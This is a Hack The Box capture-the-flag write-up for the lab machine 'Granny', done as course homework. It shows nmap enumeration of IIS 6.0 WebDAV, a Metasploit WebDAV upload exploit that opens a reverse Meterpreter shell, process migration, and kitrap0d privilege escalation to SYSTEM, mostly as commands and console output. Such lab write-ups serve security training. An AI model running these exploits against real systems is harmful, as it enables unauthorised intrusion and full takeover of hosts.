HACK THE BOX - WRITEUP

GRANNY

NOTE:
This is a “retired machine” and thus requires a HTB VIP subscription for access

This was written as part of the “Mid-Course Capstone” in the TCM Security Practical Ethical Hacker Course. Granny was not included as one of the ten HTB machines covered in the course, but it was left to the student to “do on their own as homework” using what had been learned to date without any available walkthrough from the instructor.

Like many of the “easy” HTB machines, this is a great start for the beginner ethical hacker who has just started their learning path.

Upon completion of this box, you’ll have worked on and learned about:

- Windows Web App [Patch Management – HTTP Methods]
- Process ID Migration
- Windows Privilege Escalation

SCANNING AND ENUMERATION


As a habit I tend to run nmap with the **-p-** option a few times to hunt for ALL available ports.
I prefer not to let nmap run with just the initial, default “top 1,000” for fear of missing some ports.
This tends to be a fast scan that I run a few times to ensure consistent returns on open ports.

All nmap scans on this target returned only a single port open on the host: **port 80.**

Once I have a list of open ports, I then deep dive in to those specific ports using the nmap **-A** tag.
This is purely personal technique.

INITIAL FINDINGS

```
┌──(root㉿kali)-[~]
└─# nmap -T4 -A -p 80 10.10.10.15
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-28 23:00 EDT
Nmap scan report for 10.10.10.15
Host is up (0.098s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
| http-methods:
|   Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT
| http-server-header: Microsoft-IIS/6.0
| http-title: Under Construction
| http-webdav-scan:
|   WebDAV type: Unknown
|   Server Type: Microsoft-IIS/6.0
|   Server Date: Sat, 29 May 2021 03:11:22 GMT
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|_  Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2003|2008|XP|2000 (92%)
OS CPE: cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2 cpe:/o:microsoft:windows_server_2008::sp2 cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_2000::sp4
Aggressive OS guesses: Microsoft Windows Server 2003 SP1 or SP2 (92%), Microsoft Windows Server 2008 Enterprise SP2 (92%), Microsoft Windows Server 2003 SP2 (91%), Microsoft Windows 2003 SP2 (91%), Microsoft Windows XP SP3 (90%), Microsoft Windows 2000 SP4 or Windows XP Professional SP1 (90%), Microsoft Windows XP (87%), Microsoft Windows Server 2003 SP1 - SP2 (86%), Microsoft Windows XP SP2 or Windows Server 2003 (86%), Microsoft Windows XP SP2 or SP3 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```



SERVICES, VERSIONS & OS FINDINGS:

- Service and OS enumeration revealed that this is an “under construction” web page
- Port 80 is open with HTTP as a service
- Version is Microsoft IIS httpd version 6.0 [Internet Information Services]
- OS guess appears to be Microsoft Windows Server 2003 with SP1 or SP2


While only having a single port open on an “under construction” web page presents a broad field from which to proceed, I was immediately drawn to the “**Potentially risky HTTP methods**”

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
| http-methods:
|   Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT
| http-server-header: Microsoft-IIS/6.0
| http-title: Under Construction
| http-webdav-scan:
|   WebDAV type: Unknown
|   Server Type: Microsoft-IIS/6.0
|   Server Date: Sat, 29 May 2021 03:11:22 GMT
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK
```

I felt this was something immediately worthwhile exploring.
It just jumped out at me from the scan findings
It struck me as poor management to leave risky, public and allowed methods like this.
I chose to pursue this “rabbit hole” first before trying any sort of directory “busting” or credential spraying.

I decided to search for vulnerabilities in the service version that would allow me to exploit the “risky HTTP methods”

VULNERABILITY ASSESSMENT & SEARCH
Search for “Microsoft IIS 6.0” vulnerabilities using Google
There were a couple of interesting returns:



The top three returns came from excellent sources:


- exploit-db
- Rapid7.

The first two returns pointed towards buffer overflow BUT I was immediately drawn to the third listing of “Write Access Code Execution” that was offered by Rapid7.
Not that buffer overflow wasn’t viable or anything, but I was greatly intrigued by the “Write Access Code Execution” because I had the “Risky HTTP methods” top of mind from earlier enumeration.

If my plan to exploit the “Risky HTTP methods” failed, I would return and revisit the buffer overflow option.

I decided to check out the third rapid7 link and it looked promising.
It also revealed that there was a Metasploit exploit available that matched our OS and service:

- **exploit/windows/iis/iis_webdav_upload_asp**



Kali Linux and Metasploit

The Metasploit module:

A quick search for “iis_webdav” inside Metasploit revealed two exploits:

- The first being the webdav upload (with an excellent ranking) <- The one we want!
- The second being the buffer overflow that we had seen previously in the Google search

I chose that first option (use 0) to start work trying to exploit the HTTP methods


This particular exploit:

- Does NOT require username and password authentication (which we don’t have)
- Allows us to exploit the HTTP methods of “MOVE” and “COPY”
- Has automatic targeting
- Has a Windows Meterpreter Reverse TCP staged payload (an excellent shell to use)

This seemed like a great place to start

I decided to start with the default MOVE method.

If it failed then I’d switch to the COPY method



EXPLOITATION

The exploit, once all the options were set, was run
The exploit worked.
The MOVE .txt to .asp worked
A Meterpreter Reverse TCP session (#1) was created successfully

```
msf6 exploit(windows/iis/iis_webdav_upload_asp) > options

Module options (exploit/windows/iis/iis_webdav_upload_asp):

   Name          Current Setting        Required  Description
   ----          ---------------        --------  -----------
   HttpPassword                         no        The HTTP password to specify for authentication
   HttpUsername                         no        The HTTP username to specify for authentication
   METHOD        move                   yes       Move or copy the file on the remote system from .txt -> .asp (Accepted: move, copy)
   PATH          /metasploit%RAND%.asp  yes       The path to attempt to upload
   Proxies                              no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS        10.10.10.15            yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT         80                     yes       The target port (TCP)
   SSL           false                  no        Negotiate SSL/TLS for outgoing connections
   VHOST                                no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.28      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/iis/iis_webdav_upload_asp) > run

[*] Started reverse TCP handler on 10.10.14.28:4444
[*] Checking /metasploit210120787.asp
[*] Uploading 610974 bytes to /metasploit210120787.txt...
[*] Moving /metasploit210120787.txt to /metasploit210120787.asp...
[*] Executing /metasploit210120787.asp...
[*] Deleting /metasploit210120787.asp (this doesn't always work)...
[*] Sending stage (175174 bytes) to 10.10.10.15
[!] Deletion failed on /metasploit210120787.asp [403 Forbidden]
[*] Meterpreter session 1 opened (10.10.14.28:4444 -> 10.10.10.15:1030) at 2021-05-28 23:07:44 -0400

meterpreter > getuid
[-] stdapi_sys_config_getuid: Operation failed: Access is denied.
meterpreter > sysinfo
Computer        : GRANNY
OS              : Windows .NET Server (5.2 Build 3790, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : HTB
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

POST EXPLOITATION: INTERNAL ENUMERATION & RECON

Internal system enumeration was successful:

- We had gained access to the correct machine: GRANNY
- We can confirm the OS and architecture: Windows Server x86

Internal User enumeration was unsuccessful:

- GETUID failed – couldn't see who we were
- GETPRIVS failed
- GETSYSTEM failed – we could not escalate our Windows privileges

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: This function is not supported on this system. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
```

Knowing that there were 2 logged on users I tried to find the running processes and which process the session was on:

```
meterpreter > getpid
Current pid: 1424
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System
 272   4     smss.exe
 324   272   csrss.exe
 348   272   winlogon.exe
 396   348   services.exe
 408   348   lsass.exe
 588   396   svchost.exe
 680   396   svchost.exe
 736   396   svchost.exe
 764   396   svchost.exe
 800   396   svchost.exe
 936   396   spoolsv.exe
 964   396   msdtc.exe
 1076  396   cisvc.exe
 1124  396   svchost.exe
 1132  348   logon.scr
 1180  396   inetinfo.exe
 1216  396   svchost.exe
 1328  396   VGAuthService.exe
 1408  396   vmtoolsd.exe
 1424  2812  svchost.exe       x86   0                                C:\WINDOWS\Temp\radF7108.tmp\svchost.exe
 1456  396   svchost.exe
 1620  396   svchost.exe
 1728  396   alg.exe
 1824  588   wmiprvse.exe      x86   0       NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\wbem\wmiprvse.exe
 1908  396   dllhost.exe
 2304  588   wmiprvse.exe
 2812  1456  w3wp.exe          x86   0       NT AUTHORITY\NETWORK SERVICE  c:\windows\system32\inetsrv\w3wp.exe
 2888  588   davcdata.exe      x86   0       NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\inetsrv\davcdata.exe
 3756  1076  cidaemon.exe
 3800  1076  cidaemon.exe
 3828  1076  cidaemon.exe
```

GETPID revealed that we were process ID #1424
The "user" field is blank/empty
The path looks awfully suspicious to an admin

MIGRATION -> RETRY PRIV ESCALATION
I decided to try to migrate to PSID 1824, 2812 or 2888

```
meterpreter > migrate 1824
[*] Migrating from 1424 to 1824...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter >
```

The migration was successful
User enumeration improved
We now had a known User as well as a more appropriate Path
GETUID worked:
We are AUTHORITY**NETWORK SERVICE**
GETSYSTEM failed (again) to escalate us to **SYSTEM**

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: This function is not supported on this system. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
```

> [NETWORK SERVICE will allow us to navigate the directory file structure and capture the “user.txt” flag, but it will not allow us to access to the “root.txt” flag]

I chose to background the successful Meterpreter session (#1) and search Metasploit “suggester” for a local exploit that would give me Windows privilege escalation based on the current, known OS.

The suggester ran checks for 37 possible exploits and returned 7 suggestions against discovered vulnerabilities

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/iis/iis_webdav_upload_asp) > search suggester

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester                     normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(windows/iis/iis_webdav_upload_asp) > use 0
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.15 - Collecting local exploits for x86/windows...
[*] 10.10.10.15 - 37 exploit checks are being tried...
[+] 10.10.10.15 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) >
```

Not really knowing which one would be better, I simply chose to start at the top of the list and work my way down.


I started with MS10_015 (kitrap0d)
The "target OS" (Windows 2K SP4 – Windows 7) didn't match our machine, so I didn't have high hopes for success.
At least the x86 architecture matched
There were no other options given/shown if queried with "show targets"
I wanted to work through the 7 possible exploits in a methodical fashion (top to bottom)
If it failed, I'd try MS14_058 next, and so on down the list

```
msf6 exploit(windows/local/ms10_015_kitrap0d) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/ms10_015_kitrap0d) > set LHOST 10.10.14.28
LHOST => 10.10.14.28
msf6 exploit(windows/local/ms10_015_kitrap0d) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)


msf6 exploit(windows/local/ms10_015_kitrap0d) > run

[*] Started reverse TCP handler on 10.10.14.28:4444
[*] Launching notepad to host the exploit...
[+] Process 912 launched.
[*] Reflectively injecting the exploit DLL into 912...
[*] Injecting exploit into 912 ...
[*] Exploit injected. Injecting payload into 912...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175174 bytes) to 10.10.10.15
[*] Meterpreter session 2 opened (10.10.14.28:4444 -> 10.10.10.15:1031) at 2021-05-28 23:14:22 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : GRANNY
OS              : Windows .NET Server (5.2 Build 3790, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : HTB
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Running the exploit successfully created session #2
We had a successful Meterpreter Reverse TCP shell on the machine
User and system enumeration revealed:

- We had escalated our privileges to NT AUTHORITY**SYSTEM**
- We were on the correct machine: GRANNY

Now that we have a Meterpreter Reverse TCP shell with SYSTEM access, navigate the Windows file structure and extract the user.txt and root.txt flags



I won't post the flags so that readers don't simply scroll to the end here and copy and paste them.